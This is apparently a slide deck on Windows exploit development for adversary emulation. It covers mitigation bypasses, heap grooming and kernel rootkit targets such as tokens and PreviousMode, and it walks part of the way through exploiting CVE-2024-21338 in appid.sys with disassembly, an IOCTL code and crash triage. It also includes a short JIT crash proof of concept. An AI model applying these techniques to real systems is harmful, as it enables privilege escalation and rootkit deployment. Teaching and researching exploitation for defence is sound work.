

# EXPLOIT DEV FOR ADVERSARY EMULATION

# REAL-WORLD USAGE

- PUZZLEMAKER MALWARE
  - CVE-2021-21224 (CHROME EXPLOIT) + CVE-2021-31956 (KERNEL EXPLOIT)  
(<https://www.securelist.com/puzzlemaker-chrome-zero-day-exploit-chain/102771/>)
- LAZARUS GROUP/CITRINE SLEET (FUDMODULE ROOTKIT)
  - CVE-2021-21551 (<https://www.bleepingcomputer.com/news/security/laazarus-hackers-abuse-dell-driver-bug-using-new-fudmodule-rootkit/>)
  - CVE-2024-7971 (CHROME EXPLOIT) + CVE-2024-38106 (KERNEL EXPLOIT) (<https://www.microsoft.com/en-us/security/blog/2024/08/30/north-korean-threat-actor-citrine-sleet-exploiting-chromium-zero-day/>)
  - CVE-2024-21338 (<https://decoded.avast.io/janvojtesek/laazarus-and-the-fudmodule-rootkit-beyond-byovd-with-an-admin-to-kernel-zero-day/>)
- ROOTKIT UTILIZES CVE-2024-21338

# MODERN EXPLOIT MITIGATIONS

## USERMODE

- DEP
- ASLR
- CFG
- ACG
- CET
- SANDBOX

## KERNEL

- SMEP
- kASLR
- KCFG
- HVCI
- KCET

WDEG CAN INTRODUCE MORE MITIGATIONS, BUT THESE MUST BE  
MANUALLY ENABLED

# EXPLOITATION SOLUTIONS

- DEP – CODE REUSE (RETURN/JUMP/CALL ORIENTED PROGRAMMING)
- SMEP – PTE TAMPERING (U -> S)
- ASLR/KASLR – MEMORY LEAKS
- CFG/KCFG – OUT-OF-CONTEXT CALLS / RET OVERWRITE
  - CAN BE DISABLED VIA IAT OVERWRITES
- ACG – RETURN ORIENTED SHELLCODE
- HVCI – IAT OVERWRITE / DATA-ONLY ATTACKS
- CET/KCET – OUT-OF-CONTEXT CALLS / DATA-ONLY ATTACKS

# GENERAL VULNERABILITY CLASSES

- STACK OR HEAP BUFFER OVERFLOW
  - OUT OF BOUNDS READ OR WRITE
  - ARBITRARY READ OR WRITE (CVE-2021-21551)
- USE-AFTER-FREE
  - ARBITRARY FREE
  - DOUBLE FREE
- TYPE CONFUSION – DIFFICULT TO PATCH DIFF

FENG SHUI LIKELY REQUIRED: HEAP OVERFLOW, USE AFTER FREE

# KERNEL-SPECIFIC VULNERABILITY CLASSES

- POOL OVERFLOW
- UNSANITIZED USERMODE CALLBACK
- DRIVER CALLBACK OVERWRITE (CVE-2024-21338)

FENG SHUI LIKELY REQUIRED: POOL OVERFLOW

- EXAMPLE: [HTTPS://GITHUB.COM/COLEHOUSTON/SCOOP-THE-POOL-TEMPLATE](https://github.com/ColeHouston/Scoop-The-Pool-Template)

# OVERVIEW OF MAIN ALLOCATORS

- FRONT-END ALLOCATOR (LOW-FRAGMENTATION HEAP)
  - ACTIVATED ON SMALLER SIZES AFTER 18 ALLOCATIONS
  - OBJECTS OF SAME SIZE ALLOCATED IN SAME SUBSEGMENT
  - ALLOCATION ORDER IS RANDOM, LIKELY FREE SPACE BETWEEN ALLOCATIONS
  - FILL UP FREE SPACE BY OVER-ALLOCATING
    - THEN FREE CHUNKS TO MAKE HOLES
- BACK-END ALLOCATOR (DEFAULT ALLOCATOR)
  - CHUNK COALESING
  - LOOKASIDE LISTS (LIFO)
  - CAN CREATE 'SINKHOLES' FOR 'NOISE' AND 'BUFFER ALLOCATIONS' TO PREVENT COALESCLING

# WEAPONIZING A POC

- FIRST: DEMONSTRATES PRESENCE OF A BUG WITH CRASH
  - ~30 LINES OF CODE
- SECOND: WEAPONIZED BROWSER EXPLOIT THAT RESULTS IN REMOTE CODE EXECUTION ON EXPLOITED MACHINES
  - 500+ LINES OF CODE
- VULNERABILITY RESEARCH != EXPLOIT DEVELOPMENT
  - FINDING BUGS REQUIRES SKILLED VULNERABILITY RESEARCHERS
  - WEAPONIZING BUGS REQUIRES SKILLED EXPLOIT DEVELOPERS

```
1 1. <function cons() {  
2 2. }  
3 3. }  
4 4. }  
5 5. <function opt(o, value) {  
6 6.   o.b = 1;  
7 7.   new cons();  
8 8.   o.a = value;  
9 9. }  
10 10. }  
11 11. }  
12 12. }  
13 13. <function main() {  
14 14.   for (let i = 0; i < 2000; i++) {  
15 15.     cons.prototype = {};  
16 16.     let o = {a: 1, b: 2};  
17 17.     opt(o, {});  
18 18.   }  
19 19.   let o = {a: 1, b: 2};  
20 20.   cons.prototype = o;  
21 21.   opt(o, 0x1234);  
22 22.   print(o.a);  
23 23. }  
24 24. }  
25 25. }  
26 26. }  
27 27. }  
28 28. }  
29 29. }  
30 30. main();
```



# COMMON EXPLOIT PRIMITIVES

- HIJACK EXECUTION
  - COMMON IN STACK OVERFLOWS
  - WEAK CONTROL OVER MEMORY, DIFFICULT TO RESTORE EXECUTION
- READ AND WRITE
  - LEAK ARBITRARY MEMORY
  - CREATE FAKE OBJECTS
  - STORE DATA
  - CALL ARBITRARY FUNCTIONS WITH CONTROLLED ARGUMENTS
- ARBITRARY INCREMENT/DECREMENT
  - USEFUL FOR KERNEL
  - TAMPER WITH STRUCTS (KTHREAD)

# REUSING EXPLOIT PRIMITIVES

- REUSE EXPLOIT STRATEGIES FOR SAME PROGRAMS
  - CREATING MEMORY LAYOUTS
  - FINDING STORAGE BUFFERS
  - OBJECTS TO CORRUPT
  - OBJECTS FOR USE-AFTER-FREE
  - GADGET CHAINS (ROP/ETC)

# ADVANTAGES OF LOCAL EXPLOITATION

- ALLOCATE STORAGE SPACE
- GROOM MEMORY BY ALLOCATING/FREEING OBJECTS (Ex: NAMED PIPES)
- LEAK KERNEL MEMORY IF IN MEDIUM/HIGH INTEGRITY
- NO NEED TO EXECUTE CODE; JUST CLEAR THE WAY FOR YOUR CODE TO EXECUTE

# WINDOWS ROOTKITS

- OLD ROOTKIT STRATEGY: INSTALL MALICIOUS DRIVERS
  - KERNEL PATCH PROTECTION
  - DRIVER SIGNATURE ENFORCEMENT
- NEW STRATEGY
  - CREATE RW PRIMITIVES THROUGH EXPLOIT (BYOVD)
  - POST-EX THROUGH OVERWRITING DATA

# KERNEL DATA TARGETS


- KTHREAD
  - PREVIOUSMODE
- EPROCESS
  - TOKENS
  - PROTECTION (PPL)
  - MITIGATIONS
  - ACCESS CONTROL LISTS
- HANDLES
  - OBJECT ADDRESS
- ETW THREAT INTELLIGENCE
- KERNEL CALLBACKS

# EXPLOITING CVE-2024-21338

- IO CONTROL CALLS (IOCTLs)
  - IO CONTROL CODE
  - INPUT BUFFER
  - OUTPUT BUFFER
- APPLOCKER DRIVER CALLBACK OVERWRITE
  - EXPOSED IOCTL TO USERLAND
  - PATCHED VERSION CHECKS PREVIOUSMODE OF THREAD CALLING IOCTL

# EXPLOITING CVE-2024-21338

ONLY LOCAL SERVICE CAN  
OBTAIN HANDLE TO DRIVER  
TOKEN STEALING CODE WORKS  
TO BECOME LOCAL SERVICE



# EXPLOITING CVE-2024-21338


## FINDING THE IOCTL TABLE

```
DriverEntry+3ED
DriverEntry+3ED loc_1C0033441:
DriverEntry+3ED lea rdx, [rsp+230h+var_1E8]
DriverEntry+3F2 lea rcx, [rsp+230h+var_1D8]
DriverEntry+3F7 call cs:_imp_IoCreateSymbolicLink ; SEARCH FOR THIS
DriverEntry+3FE nop dword ptr [rax+rax+00h]
DriverEntry+403 mov ebx, eax
DriverEntry+405 test eax, eax
DriverEntry+407 jns short loc_1C0033483

DriverEntry+42F
DriverEntry+42F loc_1C0033483:
DriverEntry+42F mov cs:dword_1C00166A8, r14d
DriverEntry+436 lea rax, AipUnload
DriverEntry+43D mov [rdi+68h], rax
DriverEntry+441 lea r8, [rsp+230h+var_1C8]
DriverEntry+446 lea rax, AipCreateDispatch
DriverEntry+44D mov dword ptr [rsp+230h+var_1C8], 30h ; '0'
DriverEntry+455 mov [rdi+70h], rax
DriverEntry+459 lea rcx, qword_1C0016200
DriverEntry+460 lea rax, AipCloseDispatch
DriverEntry+467 mov qword ptr [rsp+230h+var_1C8+8], rsi
DriverEntry+46C mov [rdi+80h], rax
DriverEntry+473 xorps xmm0, xmm0
DriverEntry+476 lea rax, AipDeviceIoControlDispatch ; IOCTL TABLE HERE
DriverEntry+47D mov dword ptr [rbp+130h+var_1B8+8], 200h
DriverEntry+484 mov [rdi+0E0h], rax
DriverEntry+48B xor r9d, r9d
DriverEntry+48E lea rax, AipCleanupDispatch
DriverEntry+495 mov qword ptr [rsp+230h+var_1B8], rsi
DriverEntry+49A mov edx, 1F0003h
DriverEntry+49F mov [rdi+100h], rax
DriverEntry+4A6 movdqu [rbp+130h+var_1A8], xmm0
DriverEntry+4AB mov byte ptr [rsp+230h+var_210], sil
DriverEntry+4B0 call cs:_imp_ZwCreateEvent
DriverEntry+4B7 nop dword ptr [rax+rax+00h]
DriverEntry+4BC mov ebx, eax
DriverEntry+4BE test eax, eax
DriverEntry+4C0 jns short loc_1C0033534
```


# EXPLOITING CVE-2024-21338

TRACING IOCTL 0x22A018



# EXPLOITING CVE-2024-21338

FINDING VALID BUFFER SIZE  
(0x18, 3 QWORDS)



# EXPLOITING

## CVE-2024-21338

EMPTY INPUT BUFFER: BSOD



Your device ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

30% complete



For more information about this issue and possible fixes, visit <https://www.windows.com/stoppcod>


If you call a support person, give them this info:

Stop code: SYSTEM SERVICE EXCEPTION

What failed: appid.sys


# EXPLOITING CVE-2024-21338

## TRIAGING THE CRASH



# EXPLOITING CVE-2024-21338

EXAMINING  
AIPALLOCATEIMAGECONTEXT  
TO FIX THE CRASH



# EXPLOITING CVE-2024-21338

NEW REASON FOR CRASH

```
AipSmartHashImageFile+72    lea    r9, [rbp+57h+var_90]
AipSmartHashImageFile+76    call   AipAllocateImageContext ; crashing in this function
AipSmartHashImageFile+7B    mov    r14, [rbp+57h+var_90]
AipSmartHashImageFile+7F    mov    ebx, eax
AipSmartHashImageFile+81    test   eax, eax
AipSmartHashImageFile+83    js    loc_1C002818F

AipSmartHashImageFile+89    mov    rax, [rbp+57h+var_88]
AipSmartHashImageFile+8D    mov    rdi, r14

